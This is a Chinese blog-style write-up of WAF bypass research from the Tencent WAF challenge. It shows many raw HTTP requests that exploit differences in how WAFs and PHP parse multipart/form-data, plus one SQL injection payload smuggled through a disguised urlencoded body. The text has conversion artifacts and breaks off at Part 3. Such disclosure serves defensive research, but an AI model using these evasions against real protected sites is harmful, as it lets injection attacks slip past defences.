

腾讯 WAF 挑战赛回忆录

by do9gy

Part 0

应各位好友诚挚邀请，分享一下 WAF Bypass 相关的技巧。其实本来应该在比赛结束就跟大家分享，无奈于 TSRC 那边对各位师傅提交的 Bypass 尚未统一修复，一直推迟到今日。本文披露的相关技术信息已经得到 TSRC 有关方面的许可，且隐藏了相关 POC 的内容，只分享技术原理及绕过思路，希望能够起到抛砖引玉的作用。

首先谈一下 WAF。Web 应用防火墙，主要用途是对 HTTP (s) 协议进行校验，拦截恶意的攻击请求，放行正常的业务请求。从架构来看，主要分为：网络层、应用层、云 WAF 三类。从绕过来看，分为通用型绕过和单一规则绕过。通用型绕过即完全绕过 WAF 防护，一旦产生绕过后，可以利用该 Payload 实现任意一种攻击；而单一规则绕过，则仅能够绕过特定规则，例如：SQL 注入规则中使用 `select-1.1from.....` 来绕过 `select\b[s\S]*\bfrom` 这一正则规则，绕过以后仅能够实现 SQL 注入攻击。我所致力研究的属于前者。

从网络层、应用层、云 WAF 三类场景来看他们的绕过思路也有所区别，例如，对于传统的网络层 WAF，采用 chunked 编码即可绕过，目前多数 WAF 厂商已经修复，但是我们仍然可以在网络层发包这一方向进行尝试和探索。对于应用层 WAF，WAF 的处理引擎是经过前端 Nginx 或 Apache（大多数场景都是 Nginx 及 Tengine）完成 HTTP 协议初步解析以后，再转发给 WAF 处理引擎的，因而一些网络层组包的技术是无法绕过的。那么就需要我们去研究：对于一个 HTTP 请求，Nginx 解析了什么内容？交给后面的 PHP、ASP 又解析了什么内容？

本文介绍的思路主要围绕：multipart/form-data。主要针对于 POST 参数的，对于漏洞点在 GET 参数位置则用处不大。

1. multipart/form-data。我们知道，HTTP 协议 POST 请求，除了常规的 application/x-www-form-urlencoded 以外，还有 multipart/form-data 这种形式，主要是为了解决上传文件场景下文件内容较大且内置字符不可控的问题。multipart/form-data 格式也是可以传递 POST 参数的。对于 Nginx+PHP 的架构，Nginx 实际上是不负责解析 multipart/form-data 的 body 部分的，而是交由 PHP 来解析，因此 WAF 所获取的内容就很有可能与后端的 PHP 发生不一致。

以 PHP 为例，我们写一个简单的测试脚本：

```
<?php
echo file_get_contents("php://input");
var_dump($_POST);
var_dump($_FILES);
?>
```

```
POST /8.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 3
```

```
f=1
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 04:21:43 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 81
8
9 POST content:f=1
10 POST:array(1) {
11 ["f"]=>
12 string(1) "1"
13 }
14
15 FILES:array(0) {
16 }
17
```

此时，我们将其转为 multipart/form-data 格式：

```
1 POST /8.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Type: multipart/form-data;boundary=a;
4 Content-Length: 84
5
6 --a
7 Content-Disposition: form-data; name="f";
8 Content-Type: image/png
9
10 1
11 --a--
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 04:23:42 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 78
8
9 POST content:
10 POST:array(1) {
11 ["f"]=>
12 string(1) "1"
13 }
14
15 FILES:array(0) {
16 }
17
```

可以看到，实际上和前一种 urlencoded 是达到了同一种效果，参数并没有进入 `$_FILES` 数组，而是进入了 `$_POST` 数组。那么，何时是上传文件？何时是 POST 参数呢？这个关键点在于有没有一个完整的 filename=。这 9 个字符是经过反复测试的，缺一个字符不可，替换一个字符也不可，在其中添加一个字符更不可。加上了 filename= 以后的效果：

```
1 POST /8.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Type: multipart/form-data;boundary=a;
4 Content-Length: 99
5
6 --a
7 Content-Disposition: form-data;name="f"; filename="a.png";
8 Content-Type: image/png
9
10 1
11 --a--
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 05:55:45 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 273
8
9 POST content:
10 POST:array(0) {
11 }
12
13 FILES:array(1) {
14 ["f"]=>
15 array(5) {
16 ["name"]=>
17 string(5) "a.png"
18 ["type"]=>
19 string(9) "image/png"
20 ["tmp_name"]=>
21 string(26) "/private/var/tmp/phpmbQn6Y"
22 ["error"]=>
23 int(0)
24 ["size"]=>
25 int(1)
26 }
27 }
28
```

Bypass WAF 的核心思想在于，一些 WAF 产品处于降低误报考虑，对用户上传文件的内容不做匹配，直接放行。事实上，这些内容在绝大多数场景也无法引起攻击。但关键在于，WAF 能否准确有效识别出哪些内容是传给 `$_POST` 数组的，哪些传给 `$_FILES` 数组？如果不能，那我们是否就可以想办法让 WAF 以为我们是在上传文件，而实际上却是在 POST 一个参数，这个参数可以是命令注入、SQL 注入、SSRF 等任意的一种攻击，这样就实现了

通用 WAF Bypass。

Part 1

下面我们来看一下几种入门级的绕过思路：

1. 0x00 截断 filename

```
1 POST /8.php HTTP/1.1 \x \n
2 Host: 127.0.0.1 \x \n
3 Content-Type: multipart/form-data;boundary=a; \x \n
4 Content-Length: 100 \x \n
5 \x \n
6 --a \x \n
7 Content-Disposition: form-data;name="f"; \0 filename="a.png"
8 \x \n
9 Content-Type: image/png \x \n
10 \x \n
11 --a--
12
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 05:57:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 78
8
9 POST content:
10 POST:array(1) {
11 ["f"]=>
12 string(1) "1"
13 }
14
15 FILES:array(0) {
16 }
17
```

注意在 filename 之前加入了 0x00，而有些 WAF 在检测前会删除 HTTP 协议中的 0x00，这样就导致了 WAF 认为是含有 filename 的普通上传，而后端 PHP 则认为是 POST 参数。

2. 双写上传描述行

```
Request
Pretty Raw Hex \n
1 POST /8.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Type: multipart/form-data;boundary=a;
4 Content-Length: 142
5
6 --a
7 Content-Disposition: form-data;name="f";
8 Content-Disposition: form-data;name="f"; filename="a.png"
9 Content-Type: image/png
10
11 1
12 --a--
13
```

```
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 06:08:04 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 78
8
9 POST content:
10 POST:array(1) {
11 ["f"]=>
12 string(1) "1"
13 }
14
15 FILES:array(0) {
16 }
17
```

双写后，一些 WAF 会取第二行，而实际 PHP 会获取第一行。

3. 双写整个 part 开头部分

```
Request
Pretty Raw Hex \n
1 POST /8.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Type: multipart/form-data;boundary=a;
4 Content-Length: 169
5
6 --a
7 Content-Disposition: form-data;name="f";
8 Content-Type: image/png
9
10 Content-Disposition: form-data;name="f"; filename="a.png"
11 Content-Type: image/png
12
13 1
14 --a--
15
```

```
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 06:03:23 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 165
8
9 POST content:
10 POST:array(1) {
11 ["f"]=>
12 string(87) "Content-Disposition: form-data;name="f"; filename="a.
13 Content-Type: image/png
14
15 1"
16 }
17
18 FILES:array(0) {
19 }
20
```

此时，该参数会引入一些垃圾数据，在命令注入及 SQL 注入的攻击场景，需要尽可能将前面的内容闭合。

4. 构造假的 part 部分 1




```
Request
1 POST /8.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Type: multipart/form-data;boundary=a;
4 Content-Length: 174
5
6 --a
7 Content-Disposition: form-data;name="f";
8 Content-Type: image/png
9
10 --a
11 Content-Disposition: form-data;name="f"; filename="a.png"
12 Content-Type: image/png
13
14 1
15 --a--

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 06:10:20 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 170
8
9 POST content:
10 POST:array(1) {
11 ["f"]>
12 string(92) "--a
13 Content-Disposition: form-data;name="f"; filename="a.png"
14 Content-Type: image/png
15
16 1"
17 }
18
19 FILES:array(0) {
20 }
21 }
```

该方法与前一种类似。

5. 构造假的 part 部分 2



```
Request
1 POST /8.php HTTP/1.1
2 Host: 127.0.0.1
3 Content-Type: multipart/form-data;boundary=a;
4 Content-Length: 172
5
6 --a
7 Content-Disposition: form-data;name="f";
8 Content-Type: image/png
9
10 --a
11 Content-Disposition: form-data;name="f"; filename="a.png"
12 Content-Type: image/png
13
14 1
15 --a--

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 06:16:10 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 78
8
9 POST content:
10 POST:array(1) {
11 ["f"]>
12 string(1) "1"
13 }
14
15 FILES:array(0) {
16 }
17 }
```

注意这里比前一种少了一个换行，数据纯净了许多。

6. 两个 boundary

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=a;boundary=b; 4 Content-Length: 184 5 6 --b 7 Content-Disposition: form-data;name="f"; filename="a.png" 8 Content-Type: image/png 9 10 1 11 --a 12 Content-Disposition: form-data;name="f"; 13 Content-Type: image/png 14 15 1 16 --a-- 17 --b-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:13:43 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: 4 multipart/form-data;boundary=a;multipart/form-data;boundary=b; 5 Content-Length: 186 6 7 --b 8 Content-Disposition: form-data;name="f"; filename="a.png" 9 Content-Type: image/png 10 11 1 12 --a 13 Content-Disposition: form-data;name="f"; 14 Content-Type: image/png 15 16 1 17 --a-- 18 --b-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:46:17 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

对于 php 来说，真正的 boundary 是 a 。

7. 两个 Content-Type

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=a; 4 Content-Type: multipart/form-data;boundary=b; 5 Content-Length: 184 6 7 --b 8 Content-Disposition: form-data;name="f"; filename="a.png" 9 Content-Type: image/png 10 11 1 12 --a 13 Content-Disposition: form-data;name="f"; 14 Content-Type: image/png 15 16 1 17 --a-- 18 --b-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:14:57 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

boundary 仍然是 a

8. 空 boundary

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=; 4 Content-Length: 182 5 6 --; 7 Content-Disposition: form-data;name="f"; filename="a.png" 8 Content-Type: image/png 9 10 1 11 -- 12 Content-Disposition: form-data;name="f"; 13 Content-Type: image/png 14 15 1 16 ---- 17 --;!-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:19:13 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

注意此时 boundary 是空的，并不是分号哦。

9. 空格 boundary

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary= ; 4 Content-Length: 182 5 6 -- 7 Content-Disposition: form-data;name="f"; filename="a.png" 8 Content-Type: image/png 9 10 1 11 -- 12 Content-Disposition: form-data;name="f"; 13 Content-Type: image/png 14 15 1 16 -- -- 17 ---- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:19:59 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

注意，此时 boundary 是可以为空格的。

10. boundary 中的逗号

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=a,a; 4 Content-Length: 188 5 6 --a,a 7 Content-Disposition: form-data;name="f"; filename="a.png" 8 Content-Type: image/png 9 10 1 11 --a 12 Content-Disposition: form-data;name="f"; 13 Content-Type: image/png 14 15 1 16 --a-- 17 --a,a,!-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:21:11 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

boundary 遇到逗号就结束了。

同理：

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=; 4 Content-Length: 184 5 6 --, 7 Content-Disposition: form-data;name="f"; filename="a.png" 8 Content-Type: image/png 9 10 1 11 -- 12 Content-Disposition: form-data;name="f"; 13 Content-Type: image/png 14 15 1 16 ---- 17 ---,-- 18 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:54:16 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

Part2

如果你能够融会贯通这十种思路，说明已经入门了，我们开始脑洞升级，来看一下进阶版：

1. 0x00 截断进阶

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=a; 4 Content-Length: 143 5 6 --a 7 Content-Disposition: form-data;name="f"; filename="a.png" 8 Content-Disposition: form-data;name="f"; 9 Content-Type: image/png 10 11 1 12 --a-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:29:06 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 273 8 9 POST content: 10 POST:array(0) { 11 } 12 13 FILES:array(1) { 14 ["f"]=> 15 array(5) { 16 ["name"]=> 17 string(5) "a.png" 18 ["type"]=> 19 string(9) "image/png" 20 ["tmp_name"]=> 21 string(26) "/private/var/tmp/php1VtpFG" 22 ["error"]=> 23 int(0) 24 ["size"]=> 25 int(1) 26 } 27 } 28 </pre>

前面，我们介绍了，如果是这样双写，其实是以第一行为主的，这样就是上传文件。但如果我们在适当的地方加入 0x00、空格和 \t，就会破坏第一行，让 PHP 反以第二行为主：

Request	Response
<pre> 1 POST /8.php HTTP/1.1 \x \n 2 Host: 127.0.0.1 \x \n 3 Content-Type: multipart/form-data;boundary=a; \x \n 4 Content-Length: 144 \x \n 5 6 --a \x \n 7 \tContent-Disposition: form-data;name="f"; filename="a.png" \x \n 8 Content-Disposition: form-data;name="f"; \x \n 9 Content-Type: image/png \x \n 10 11 1 \x \n 12 --a-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:31:31 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

Request

PrettyRawHex\n≡

```
1 POST /8.php HTTP/1.1 \r \n
2 Host: 127.0.0.1 \r \n
3 Content-Type: multipart/form-data;boundary=a; \r \n
4 Content-Length: 144 \r \n
5 \r \n
6 --a \r \n
7 Content-Disposition \t: form-data;name="f"; filename="a.png" \r
  \r \n
8 Content-Disposition: form-data;name="f"; \r \n
9 Content-Type: image/png \r \n
10 \r \n
11 l \r \n
12 --a--
```

Response

PrettyRawHexRender\n≡

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 06:32:04 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 78
8
9 POST content:
10 POST:array(1) {
11 ["f"]=>
12 string(1) "l"
13 }
14
15 FILES:array(0) {
16 }
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

Request

PrettyRawHex\n≡

```
1 POST /8.php HTTP/1.1 \r \n
2 Host: 127.0.0.1 \r \n
3 Content-Type: multipart/form-data;boundary=a; \r \n
4 Content-Length: 144 \r \n
5 \r \n
6 --a \r \n
7 Content-Disposition: form-data;name="f"; filename \t="a.png" \r
  \r \n
8 Content-Disposition: form-data;name="f"; \r \n
9 Content-Type: image/png \r \n
10 \r \n
11 l \r \n
12 --a--
```

Response

PrettyRawHexRender\n≡

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 06:32:18 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 78
8
9 POST content:
10 POST:array(1) {
11 ["f"]=>
12 string(1) "l"
13 }
14
15 FILES:array(0) {
16 }
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

这三个位置是首选的。将其替换为 0x00 和 0x20 与之同理， 大家可自行测试。

此外还有：

Request

PrettyRawHex\n≡

```
1 POST /8.php HTTP/1.1 \r \n
2 Host: 127.0.0.1 \r \n
3 Content-Type: multipart/form-data;boundary=a; \r \n
4 Content-Length: 134 \r \n
5 \r \n
6 --a \r \n
7 Content-Disposition: ;name="f"; \0 filename="a.png" \r \r \n
8 Content-Disposition: form-data;name="f"; \r \n
9 Content-Type: image/png \r \n
10 \r \n
11 l \r \n
12 --a--
```

Response

PrettyRawHexRender\n≡

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 06:35:26 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 78
8
9 POST content:
10 POST:array(1) {
11 ["f"]=>
12 string(1) "l"
13 }
14
15 FILES:array(0) {
16 }
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

这里的\0，也是可以的。

最容易被忽视的是参数名中的 0x00。

Request	Response
<pre> 1 POST /8.php HTTP/1.1 \r \n 2 Host: 127.0.0.1 \r \n 3 Content-Type: multipart/form-data;boundary=a; \r \n 4 Content-Length: 134 \r \n 5 \r \n 6 --a \r \n 7 Content-Disposition: ;name="f \0";filename="a.png" \r \n 8 Content-Disposition: form-data;name="f"; \r \n 9 Content-Type: image/png \r \n 10 \r \n 11 1 \r \n 12 --a-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:37:17 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

由此测试还有一个十分鸡肋的方式，用处不大，但有意思。只有当网站获取全部 POST 数组后以参数前缀来取值的场景才可利用，因为参数名后缀部分不可控。

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=a; 4 Content-Length: 134 5 6 --a 7 Content-Disposition: ;name="f\0";filename="a.png" 8 Content-Disposition: form-data;name="f"; 9 Content-Type: image/png 10 11 1 12 --a-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:40:15 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 89 8 9 POST content: 10 POST:array(1) { 11 ["f";filename=""]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

2. boundary 进阶

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;aboundaryb=a;boundary=b; 4 Content-Length: 186 5 6 --b 7 Content-Disposition: form-data;name="f"; filename="a.png" 8 Content-Type: image/png 9 10 1 11 --a 12 Content-Disposition: form-data;name="f"; 13 Content-Type: image/png 14 15 1 16 --a-- 17 --b-- 18 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:43:29 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

boundary 的名称是可以前后加入任意内容的，WAF 如果严格按 boundary 去取，又要上当了。

第一个 Content-Type 和冒号部分填入了空格。

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=b; 4 Content-Type: multipart/form-data;boundary=a; 5 Content-Length: 186 6 7 --b 8 Content-Disposition: form-data;name="f"; filename="a.png" 9 Content-Type: image/png 10 11 1 12 --a 13 Content-Disposition: form-data;name="f"; 14 Content-Type: image/png 15 16 1 17 --a-- 18 --b-- 19 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:50:33 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

如何取 boundary 是一个问题：

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=boundary=b; 4 Content-Length: 204 5 6 --b 7 Content-Disposition: form-data;name="f"; filename="a.png" 8 Content-Type: image/png 9 10 1 11 --boundary=b 12 Content-Disposition: form-data;name="f"; 13 Content-Type: image/png 14 15 1 16 --boundary=b-- 17 --b-- 18 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 06:52:03 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "1" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

3. 单双引号混合进阶

我们需要考虑的问题是，Content-Disposition 中的字段使用单引号还是双引号？

Request	Response
<pre> 1 POST /8.php HTTP/1.1 2 Host: 127.0.0.1 3 Content-Type: multipart/form-data;boundary=a; 4 Content-Length: 182 5 6 --a 7 Content-Disposition: form-data; name='f'; filename="1.png" 8 Content-Type: image/png 9 10 1 11 --a 12 Content-Disposition: form-data; name="f"; 13 Content-Type: image/png 14 15 a 16 --a-- 17 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.19.5 3 Date: Thu, 03 Mar 2022 07:05:09 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 X-Powered-By: PHP/7.3.11 7 Content-Length: 78 8 9 POST content: 10 POST:array(1) { 11 ["f"]=> 12 string(1) "a" 13 } 14 15 FILES:array(0) { 16 } 17 </pre>

4. urlencoded 伪装成为 multipart

```
Request
Pretty Raw Hex \n
1 POST /8.php? HTTP/1.1
2 Host: x
3 Content-Type: application/x-www-form-urlencoded;
4 multipart/form-data;boundary=a;
5 Content-Length: 149
6 --a
7 Content-Disposition:form-data;name='id'; filename='a.png';
8 Content-Type: image/png
9
10 1 &id=1 and 0 union %0a select 1,2,3,4,5 from aaa&
11 --a--

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.5
3 Date: Thu, 03 Mar 2022 08:12:46 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.11
7 Content-Length: 418
8
9 POST content:--a
10 Content-Disposition:form-data;name='id'; filename='a.png';
11 Content-Type: image/png
12
13 1 &id=1 and 0 union %0a select 1,2,3,4,5 from aaa&
14 --a--
15 POST:array(3) {
16 ["--a
17 Content-Disposition:form-data;name"]=>
18 string(54) "'id'; filename='a.png';
19 Content-Type: image/png
20 :
21 1 "
22 ["id"]=>
23 string(41) "1 and 0 union
24 select 1,2,3,4,5 from aaa"
25 ["
26 --a--"]=>
27 string(0) ""
28 }
29
30 FILES:array(0) {
31 }
32
```

这个 poc 很特殊。实际上是 urlencoded，但是伪装成了 multipart，通过&来截取前后装饰部分，保留 id 参数的完整性。理论上 multipart/form-data 下的内容不进行 urldecoded，一些 WAF 也正是这样设计的，这样做本没有问题，但是如果是 urlencoded 格式的内容，不进行 url 解码就会引入%0a 这样字符，而这样的字符不解码是可以直接绕过防护规则的，从而导致了绕过。

Part2 部分相当于是 Part1 的一个扩展，篇幅有限，大家只需要在各个位置添加特殊字符 fuzz 即可。对于 Part3 却需要看一点 PHP 源码了。

Part3

1. skip_upload 进阶 1

在 PHP 中，实际上是有一个 skip_upload 来控制上传行是否为上传文件的。来看这样一个例子：

Request	Response
